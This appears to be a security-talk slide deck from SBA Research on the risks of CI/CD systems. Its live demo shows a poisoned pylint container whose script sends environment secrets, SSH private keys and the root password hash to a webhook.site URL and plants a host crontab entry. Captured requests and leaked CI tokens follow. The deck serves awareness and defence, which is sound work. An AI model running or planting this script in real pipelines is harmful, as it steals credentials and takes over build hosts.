
SBA
Research

Security risks of CI/CD systems

The monster in your basement

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Klimaschutz, Umwelt,
Energie, Mobilität,
Innovation und Technologie

Bundesministerium
Arbeit und Wirtschaft

FFG
Forschung wirkt.

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Für die Stadt Wien

European Commission

FWF Österreichischer Wissenschaftsfonds

netidee
FÖRDERUNGEN

whoami

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
  - Penetration testing, AppSec, SDLC, Threat Modeling, CI Security, …
- Formerly SysAdmin, Developer, Security Officer, University teacher



SBA Research

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
https://www.meetup.com/Security-Meetup-by-SBA-Research/

SBA Research

Motivation
Why CI?

- Software Development becoming increasingly complex, in part due to security requirements
- Tooling required to handle security issues
  - (Unit) Testing
  - Software Composition Analysis
  - Static Code Analysis
  - Secret Detection
  - Linters
  - …
- Automation necessary for continuous usage
- Continuous Integration allows us easy management
- Problem solved?



Motivation


All problems in computer science can be solved by another level of indirection.

Except for the problem of too many layers of indirection…

- David Wheeler

Motivation

- CI/CD systems are **omnipresent**
  - CI for building and packaging software
  - CD for deploying it
- But not just omnipresent but usually almost **omnipotent**
  - rw access to your source code
  - rw access to your build artefacts
  - Admin access to your servers, Cloud account, K8S cluster, …



Motivation

- This omnipotent system is executing code from various sources
  - Badly reviewed and untested scripts
  - Random container images from Docker Hub
  - Script templates/actions someone else wrote
  - Dependency installers
- Execution is happening on *runners* not considered security critical, because they are just an internal *dev tool*

Motivation

Power of your CI system

Amount of time invested by security team into the CI system

Motivation

Live Demonstration

Photo by Victor on Unsplash

Testproject

- Python script printing *Hello world!*
- Managed in Gitlab
- Built into a Docker container
- CI uses a private runner

```
#!/usr/bin/python3

"""Module which greets the world."""

print("Hello world!")
```

Testproject

```yaml
stages:
  - lint
  - build
pylint:
  stage: lint
  image: "my/pylint"
  script:
    - pylint hello.py
containerimage:
  stage: build
  image: docker:24.0.5
  services: [docker:24.0.5-dind]
  script:
    - docker build . -t hello
  variables: {DOCKER_TLS_CERTDIR: "/certs"}
```

Testproject

```
stages:
  - lint
  - build
pylint:
  stage: lint
  image: "my/pylint" "my/pylint-evil"
  script:
    - pylint hello.py
containerimage:
  stage: build
  image: docker:24.0.5
  services: [docker:24.0.5-dind]
  script:
    - docker build . -t hello
  variables: {DOCKER_TLS_CERTDIR: "/certs"}
```

Evil Image

```
FROM alpine:3.16

RUN apk add --no-cache python3 py3-pip curl bash

RUN pip3 install pylint
RUN mkdir /src

WORKDIR /src
COPY evil.sh /tmp/evil.sh
ENTRYPOINT ["/bin/bash", "/tmp/evil.sh"]
```


Evil Image

```
#!/bin/bash

URL="https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f"

# Dump environment secrets
curl --silent --request POST --data =$(env|base64 -w 0) $URL >/dev/null
# Access host fs
mount /dev/sda1 /mnt
# Steal SSH keys
find /mnt/home -name 'id_rsa' -exec curl -s --request POST --data @{} $URL >/dev/null \;
# Get root password hash
curl --silent --request POST --data $(grep root /mnt/etc/shadow) $URL>/dev/null
# Execute code on host
echo "$(($(date +"%-M") + 1)) $(($(date -u +"%-H")+2)) $(date +"%d") $(date +"%m") * root
curl --silent --request POST --data \"Hello from host \$(cat /etc/hostname)\"
https://webhook.site/$ID >/dev/null" >> /mnt/etc/crontab

exec "$@"
```


Attack

```
Running with gitlab-runner 17.0.0 (44feccdf) on 927bb50647c9 WjKyngy7z, system ID: […]
Preparing the "docker" executor 00:01
Using Docker executor with image my/pylint-evil ...
Using docker image sha256:76b5f[…] for my/pylint-evil ...
Preparing environment 00:01
Running on runner-wjkyngy7z-project-58135091-concurrent-0 via 1f95f8a81f39...
Getting source from Git repository 00:02
Fetching changes with git depth set to 20...
Reinitialized existing Git repository in /builds/mtsba/ci-demo/.git/
Checking out f28a7f07 as detached HEAD (ref is buildimage)...
Skipping Git submodules setup
Executing "step_script" stage of the job script 00:02
Using docker image sha256:76b5f[…] for my/pylint-evil ...
$ pylint hello.py
-----------------------------------
Your code has been rated at 10.00/10
Cleaning up project directory and file based variables 00:00
Job succeeded
```


Attack


https://webhook.site/#!/view/428b8eb8-bec3-48d8-a65a-5e10dcab781f/1502f9db-e782-4917-8
Pentest
Webhook.site
Docs & API
Custom Actions
WebhookScript
Terms & Privacy
Support
Copy
Edit
New
Login
Upgrade Now
Password
Alias
Schedule
CSV Export
Custom Actions
Run Now
XHR Redirect
Redirect Now
More
REQUESTS (3/100)
Newest First
Search Query
POST #1502f
185.81.215.145
06/04/2024 12:35:10 PM
POST #390ad
185.81.215.145
06/04/2024 12:35:10 PM
POST #e3479
185.81.215.145
06/04/2024 12:35:09 PM
Request Details
Permalink
Raw content
Copy as
POST
https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f
Host
185.81.215.145
Whois
Shodan
Netify
Censys
Date
06/04/2024 12:35:10 PM (a few seconds ago)
Size
97 bytes
Time
0.001 sec
ID
1502f9db-e782-4917-8cdc-2836f3fbdbcc
Query strings
(empty)
Headers
connection
close
content-type
application/x-www-form-urlencoded
content-length
97
accept
/
user-agent
curl/8.5.0
host
webhook.site
Form values
root:yj9T$U1oiQI
VComtwe0Axi9nC8
1$aVddewFdcTR1m
xLb1blng7Ptp/7ckb
CdGD6OfYXx9y/:19
859:0:99999:7:::
(empty)
Raw Content
Format JSON
Word-Wrap
Copy
root:yj9T$U1oiQIVComtwe0Axi9nC81$aVddewFdcTR1mxLb1blng7Ptp/7ckbCdGD6OfYXx9y/:19859:0:99999:7:::

Attack


https://webhook.site/#!/view/428b8eb8-bec3-48d8-a65a-5e10dcab781f/390ad2dd-2749-4f69-b
Pentest
Webhook.site
Docs & API
Custom Actions
WebhookScript
Terms & Privacy
Support
Copy
Edit
New
Login
Upgrade Now
Password
Alias
Schedule
CSV Export
Custom Actions
Run Now
XHR Redirect
Redirect Now
More
REQUESTS (4/100)
Newest First
Search Query
POST #66aea
185.81.215.145
06/04/2024 12:36:01 PM
POST #1502f
185.81.215.145
06/04/2024 12:35:10 PM
POST #390ad
185.81.215.145
06/04/2024 12:35:10 PM
Request Details
Permalink
Raw content
Copy as
POST
https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f
Host
185.81.215.145
Whois
Shodan
Netify
Censys
Date
06/04/2024 12:35:10 PM (2 minutes ago)
Size
2.5 kB
Time
0.001 sec
ID
390ad2dd-2749-4f69-bb47-435f718e1a51
Query strings
(empty)
Headers
connection
close
content-type
application/x-www-form-urlencoded
content-length
2572
accept
/
user-agent
curl/8.5.0
host
webhook.site
Form values
-----BEGIN_OPENS
SH_PRIVATE_KEY
-----b3BlbnNzaC1rZ
XktdjEAAAAABG5v
bmUAAAAEbm9uZ
QAAAAAAAAABAA
ABlwAAAAdzc2gtcn
NhAAAAAwEAAQA
(empty)

Attack


https://webhook.site/#!/view/428b8eb8-bec3-48d8-a65a-5e10dcab781f/e347953f-9795-4d66-a
Pentest
Webhook.site
Docs & API
Custom Actions
WebhookScript
Terms & Privacy
Support
Copy
Edit
New
Login
Upgrade Now
Password
Alias
Schedule
CSV Export
Custom Actions
Run Now
XHR Redirect
Redirect Now
More
REQUESTS (4/100)
Newest First
Search Query
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POST #1502f
185.81.215.145
06/04/2024 12:35:10 PM
POST #390ad
185.81.215.145
06/04/2024 12:35:10 PM
POST #e3479
185.81.215.145
06/04/2024 12:35:09 PM
Request Details
Permalink
Raw content
Copy as
POST
https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f
Host
185.81.215.145
Whois
Shodan
Netify
Censys
Date
06/04/2024 12:35:09 PM (3 minutes ago)
Size
192 bytes
Time
0.001 sec
ID
e347953f-9795-4d66-ab8a-05b977e15441
Query strings
(empty)
Headers
connection
close
content-type
application/x-www-form-urlencoded
content-length
192
accept
/
user-agent
curl/8.5.0
host
webhook.site
Form values
SE9TVE5BTUU9N2
=
FkNzc3M2I3ODYw
ClBXRD0vc3JjCkhP
TUU9L3Jvb3QKVE
VSTT14dGVybQpT
SExWTD0wClBBVE
g9L3Vzci9sb2NhbC
9zYmluOi91c3lvbG9
jYWwvYmluOi91c3l
vc2JpbjovdXNyL2Jp
bjovc2JpbjovYmluCl
89L3Vzci9iaW4vZW
52Cg
Raw Content
Format JSON
Word-Wrap
Copy
SE9TVE5BTUU9N2FkNzc3M2I3ODYwClBXRD0vc3JjCkhPTUU9L3Jvb3QKVEVSTT14dGVybQpTSExWTD0wClBBVEg9L3Vzci9sb2NhbC9zYmluOi91c3IvbG9jYWwvYmluOi91c3Ivc2JpbjovdXNyL2JpbjovYmluCl89L3Vzci9iaW4vZW52Cg==


Attack

```
$ base64 -d
SE9TVE5BTUU9N2FkNzc3M2I3ODYwClBXRD0vc3JjCkhPTUU9L3Jvb3QKVEVSTT14dGVybQpTSExWTD0wCl[…]
CI_JOB_NAME=pylint
CI_REGISTRY_PASSWORD=glcbt-65_bAyjsjsLzu25RBuEQZPV
CI_REGISTRY=registry.gitlab.com
CI_REPOSITORY_URL=https://gitlab-ci-token:glcbt-
65_bAyjsjsLzu25RBuEQZPV@gitlab.com/mtsba/ci-demo.git
[…]

$ cat /etc/crontab
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
[…]
#
36 14 04 06 * root curl --silent --request POST --data "Hello from host $(cat
/etc/hostname)" https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f >/dev/null
```

Attack



https://webhook.site/#!/view/428b8eb8-bec3-48d8-a65a-5e10dcab781f/66aeab5e-f2b1-4692-b0
Pentest
Webhook.site
Docs & API
Custom Actions
WebhookScript
Terms & Privacy
Support
Copy
Edit
New
Login
Upgrade Now
Password
Alias
Schedule
CSV Export
Custom Actions
Run Now
XHR Redirect
Redirect Now
More
REQUESTS (4/100)
Newest First
Search Query
POST #66aea
185.81.215.145
06/04/2024 12:36:01 PM
POST #1502f
185.81.215.145
06/04/2024 12:35:10 PM
POST #390ad
185.81.215.145
06/04/2024 12:35:10 PM
Request Details
Permalink
Raw content
Copy as
POST https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f
Host 185.81.215.145 Whois Shodan Netify Censys
Date 06/04/2024 12:36:01 PM (2 minutes ago)
Size 29 bytes
Time 0.001 sec
ID 66aeab5e-f2b1-4692-b0b0-34e8f0507641
Query strings
(empty)
Headers
connection close
content-type application/x-www-form-urlencoded
content-length 29
accept */*
user-agent curl/8.5.0
host webhook.site
Form values
Hello_from_host_gitl (empty)
ab-runner
Raw Content
Format JSON
Word-Wrap
Copy
Hello from host gitlab-runner


PANIC
DO EVERYTHING MANUALLY
TAKE SECURITY SERIOUSLY

OWASP Top 10

